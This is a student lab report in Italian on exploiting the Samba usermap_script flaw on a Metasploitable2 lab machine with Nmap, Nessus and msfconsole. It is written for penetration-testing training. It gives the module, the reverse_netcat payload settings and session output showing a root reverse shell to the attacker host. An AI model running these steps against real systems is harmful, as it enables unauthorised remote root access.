Esercizio_S7_L4_msfconsole_x_samba

Consegna

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto allo studente di:
● Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
● Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
● Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio

IP Kali Linux: 192.168.50.100
IP Metasploitable: 192.168.50.150


Listen port (nelle opzioni del payload): 5555

Suggerimento: Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search).

Setup Ambiente

Per iniziare è stato necessario settare opportunamente gli indirizzi IP delle due macchine secondo le indicazioni dichiarate dalla consegna.


IP Kali Linux, macchina attaccante: 192.168.50.100



IP Metasploitable2, macchina target: 192.168.50.150

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
gateway 192.168.50.1
```

Entrambe le macchine sono state messe sotto la stessa rete interna: EPIC.



SVOLGIMENTO

DISCOVERY

Ho iniziato svolgendo una scansione nmap per determinare la versione e la porta relativa al servizio target:

nmap -sC -sV 192.168.50.150

```
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```


Vulnerability Scanning

Ho poi provveduto ad avviare il servizio nessusd tramite bash:

sudo systemctl start nessusd.service

Dopo aver acceduto alla webpage di Nessus sulla porta 8834 tramite localhost, è stato dunque avviato un quickscan con target la Metasploitable2.

Al termine della scansione è stato generato un report nel quale è stato possibile osservare diverse criticità tra le quali anche la qui presente "Samba Badlock Vulnerability" inerente al servizio target del nostro attacco:



Exploiting

E' stato poi avviato msfconsole ed è stata eseguita una ricerca dell'exploit richiesto dalla consegna:

Ed è stata avviata la ricerca dell'exploit suggerito dalla consegna:

search exploit/multi/samba/usermap_script

Una volta selezionato tramite comando use 0 è stato poi necessario selezionare il payload da utilizzare e settare i vari parametri:

set PAYLOAD cmd/unix/reverse_netcat

set LPORT 5555
set RHOSTS 192.168.50.150
set RPORT 445

```
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
msf6 exploit(multi/samba/usermap_script) >
```

L'exploit è stato poi lanciato:

exploit/run

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 3 opened (192.168.50.100:5555 → 192.168.50.150:50844) at 2025-09-04 11:39:45 -0400

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:40:df:20
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe40:df20/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2780 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2454 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:236155 (230.6 KB)  TX bytes:467257 (456.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:382 errors:0 dropped:0 overruns:0 frame:0
          TX packets:382 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100219 (97.8 KB)  TX bytes:100219 (97.8 KB)
```

Ed al termine è stato possibile ottenere una shell con permessi root tramite la quale è stato possibile portare a termine le richieste della consegna attraverso l'utilizzo del comando ifconfig.

Conclusioni

L'attività di laboratorio ha permesso di comprendere in maniera pratica le fasi tipiche di un attacco in ambiente controllato: dalla **fase di discovery e vulnerability assessment** con strumenti come *Nmap* e *Nessus*, fino allo **sfruttamento di una vulnerabilità nota** tramite *MSFConsole*.

Il servizio Samba esposto dalla macchina Metasploitable2 sulla porta **445/TCP** si è rivelato vulnerabile, permettendo di ottenere una shell remota con privilegi

elevati. La configurazione corretta del payload e dei parametri (RHOSTS, RPORT, LPORT) si è dimostrata essenziale per il successo dell'attacco.

L'ottenimento di una sessione remota e la possibilità di eseguire comandi sul sistema target, come la verifica dell'indirizzo di rete tramite ifconfig, confermano l'efficacia dell'exploit. Questo dimostra l'importanza della **gestione delle vulnerabilità** e della **costante attività di patching e aggiornamento dei servizi**, soprattutto per applicazioni esposte in rete.

In conclusione, l'esercitazione ha fornito una chiara dimostrazione di come un'attività di penetration testing possa evidenziare e sfruttare criticità di sicurezza, sottolineando la necessità di adottare buone pratiche difensive per ridurre la superficie di attacco.